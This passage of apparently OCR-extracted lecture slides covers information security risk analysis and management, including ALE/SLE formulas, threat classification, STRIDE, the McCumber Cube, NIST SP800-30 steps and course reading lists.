
- This provides for data subjects to have rights of access to and correction of their personal data

Risk Analysis and Management


Concept Flow



Open Security Architecture



Typical Risk management process



Risk management methodology

ISO/IEC 27005:2008	BS 7799-3:2006	SP 800-30	Risk IT (ISACA)
Context establishment	Organizational context		RG and RE Domains more precisely * RG1.2 Propose IT risk tolerance, * RG2.1 Establish and maintain accountability for IT risk management * RG2.3 Adapt IT risk practices to enterprise risk practices, * RG2.4 Provide adequate resources for IT risk management, * RE2.1 Define IT risk analysis scope.
Risk assessment	Risk assessment	Risk assessment	RE2 process includes: * RE2.1 Define IT risk analysis scope. * RE2.2 Estimate IT risk. * RE2.3 Identify risk response options. * RE2.4 Perform a peer review of IT risk analysis. In general, the elements as described in the ISO 27005 process are all included in Risk IT; however, some are structured and named differently.
Risk treatment	Risk treatment and management decision making	Risk mitigation	* RE 2.3 Identify risk response options * RR2.3 Respond to discovered risk exposure and opportunity
Risk acceptance			RG3.4 Accept IT risk
Risk communication	Ongoing risk management activities		* RG1.5 Promote IT risk-aware culture * RG1.6 Encourage effective communication of IT risk * RE3.6 Develop IT risk indicators.

Risk management methodology (Cont.)

ISO/IEC 27005:2008	BS 7799-3:2006	SP 800-30	Risk IT (ISACA)
Risk monitoring and review		Evaluation and assessment	* RG2 Integrate with ERM. * RE2.4 Perform a peer review of IT risk analysis. * RG2.5 Provide independent assurance over IT risk management

Purpose of Risk Analysis

Quantify the impact of potential threats

- to put a price or value on the cost of a lost business functionality

Priorities the tasks


- Determine the roadmap
- Define the budget

Focus on resources requiring protection most


Cost/Benefit of Countermeasures

- Creation of Risk Mitigation Strategy

Risk Analysis Steps



Typical Enterprise Risk of organization



From Gartner "A Risk Hierarchy for Enterprise and IT Risk Managers" G00206243

Threats Example

1. Physical damage
2. Human error
3. Equipment malfunction
4. Inside and outside attacks
5. Misuse of data
6. Loss of data
7. Application errors

Threats Classification and Measurement

Threat is the potential for an attack not a measure of the success of an attack

Depends on:

- Loss per event
- Frequency of occurrence
- sophistication of the attack
- hostility of the attack

Threats Classification

Should be focus on time, resources on loss, frequency of threats

Can be classified into 4 groups

High loss per event **High frequency of occurrence**	**High loss per event** **Low frequency of occurrence**
Low loss per event **High frequency of occurrence**	**Low loss per event** **Low frequency of occurrence**

Risk Assessment and Management

Asset	Threats	Vulnerabilities
Accountant	**Absent for a long time**	**No documented accounting systems**
		Only accountant knows the password of the accounting systems
	Dishonest	**No documented accounting systems**
		No internal audit

Overview of Risk Analysis

Quantitative Risk Analysis

Qualitative Risk Analysis

Asset Valuation Process

Safeguard Selection

Quantitative Risk Analysis

Attempts to assign independent objective numeric values (e.g. dollars) to components of the risk assessment and to assessment of potential losses

Addresses more intangible values of a data loss

Focuses on other issues, rather than purse hard costs

Risk Analysis Formula

Annualized Loss Expectancy (ALE) =
Single Loss Expectancy (SLE) x Annualized Rate of Occurrence (ARO)

- Single Loss Expectancy (SLE) =
  Asset Value x Exposure Factor (EF)
  - Exposure Factor (EF) =
    % of asset loss caused by threat
- Annualized Rate of Occurrence (ARO) =
  Frequency of threat occurrence per year

Risk Analysis Formula (Cont.)

3 risk attributes in Risk Assessment include:

- Asset Value (A)
  - Relative importance of information on a computer or network
- Threat (T)
  - Quantifying an organization's concern regarding the types of attacks that may occur
- Vulnerability (V)
  - Actual measure of the potential damage

Relative Risk = A x V x T

Information Asset Value (A)

Number that describes the relative value of the information and resources

Based on the accepted measures of asset

- Confidentiality (C)
- Availability (A)
- Integrity (I)

Asset Value = C + A + I

Vulnerability Evaluation

Depends on:

- Opportunity for a damage or loss to occur on the system
- Asset value to be affected

For Example:

- Unauthorized access to the root account vs. user account

Quantitative Risk Analysis

Categories of Threats

- Data Classification
- Information Warfare
- Personnel
- Application and Operational
- Criminal
- Environmental
- Computer Infrastructure
- Delayed Processing

Quantitative Risk Analysis (cont'd)

Results

- Valuations of the critical assets in hard costs
- A detailed listing of significant threats
- Each threat's likelihood and its possible occurrence rate
- Loss potential by a threat – the dollar impact the threat will have on an asset
- Recommended remedial measures and safeguards or countermeasures

Remedies

- Risk Reduction
- Risk Transference
- Risk Acceptance

Qualitative Risk Analysis

Attempts to use grading, ranking to components of risk assessment and to assessment of potential losses

Addresses seriousness of threats and relative seriousness

Actual cost is not included

Risk Treatment

- Risk may be reduced/mitigated through additional controls:
  - Avoided
  - Transferred
  - Vulnerabilities reduced
  - Impacts reduced
  - Recovery from unwanted events
- Risk may be accepted
- The selection of controls mitigates unacceptable risk

Risk Treatment

- 24x7 management and monitoring services
  - Firewall, router and server remote management
  - Firewall, router and server monitoring and log analysis
  - Intrusion Detection and Monitoring
- Incident handling and investigation services
- Outsource security management

Risks Assumptions

In practice, risk is based on the configuration of network infrastructure

- Whether data is classified
- Network segmentation for internal/external network
- Password and data transmission

Risk Calculations

Depends on


- Cost/Benefit Analysis
- Vulnerability Descriptions
- Vulnerability Impact Analysis
- Vulnerability Frequencies
- Asset Priority Ratings
- Vulnerability Priority Ratings

The Threat Modelling Process

Microsoft STRIDE

Use STRIDE in several scenarios to identify the categories of threat

https://msdn.microsoft.com/en-us/library/ee823878(v=cs.20).aspx



McCumber Cube

Published in “Information Systems Security: A Comprehensive Model” in October 1991

Supported by National Security Telecommunications and Information Systems Security Committee (NSTISSC)

Use the McCumber Cube Model


- Critical Information Characteristics
  - Confidentiality
  - Integrity
  - Availability
- Information States
  - Transmission
  - Storage
  - Processing
- Security Measures
  - Education, Training, Awareness
  - Policy and Practices
  - Technology

NIST SP800-30

This is the "Risk Management Guide for Information Technology Systems" and is considered a U.S. federal government standard


Specific to IT threats and how they relate to information security risks. It lays out the following steps:

- System characterization
- Threat identification
- Vulnerability identification
- Control analysis
- Likelihood determination
- Impact analysis
- Risk determination
- Control recommendations
- Results documentation



From NIST SP800-30 for Risk Management

Risk Management Maturity



Source: Gartner, 2013

Reference Books

Related Content	Book	Chapter
W12: Cybercrime	Cryptography and Network Security (2011)	Chapter 23: Legal and Ethical Issues
W12: Security Incident	Enterprise Cybersecurity (2014)	Chapter 9: Responding to Incidents
W12: Computer Crime	Guide to Computer Network Security (2015)	Chapter 5: Cyber Crimes and Hackers
W12: Forensics	Guide to Computer Network Security (2015)	Chapter 14: Computer and Network Forensics
W12: Compliance and risk analysis	Guide to Computer Network Security (2015)	Chapter 16: Standardization and Security Criteria: Security Evaluation of Computer Products
W12: Computer Crime	Computer Security Principles and Practice (2012)	Chapter 19: Legal and Ethical Aspects

Reference Books

Related Content	Book	Chapter
W12: Security Incident Handling	Computer Security Handbook (2014)	Chapter 8: Using a Common Language for Computer Security Incident Information
W12: Log management, data store, reporting	Computer Security Handbook (2014)	Chapter 53: Monitoring and Control Systems
W12: Forensics	Computer Security Handbook (2014)	Chapter 55: Cyber Investigation
W12: Incident Handling	Computer Security Handbook (2014)	Chapter 56: Computer Security Incident Response Teams
W12: Risk Management	Computer Security Handbook (2014)	Chapter 62: Quantitative Risk Assessment and Risk Management
Risk Analysis and Management	Peltier, Thomas "Information Security Risk Analysis", 3rd Edition, CRC Press, 2010	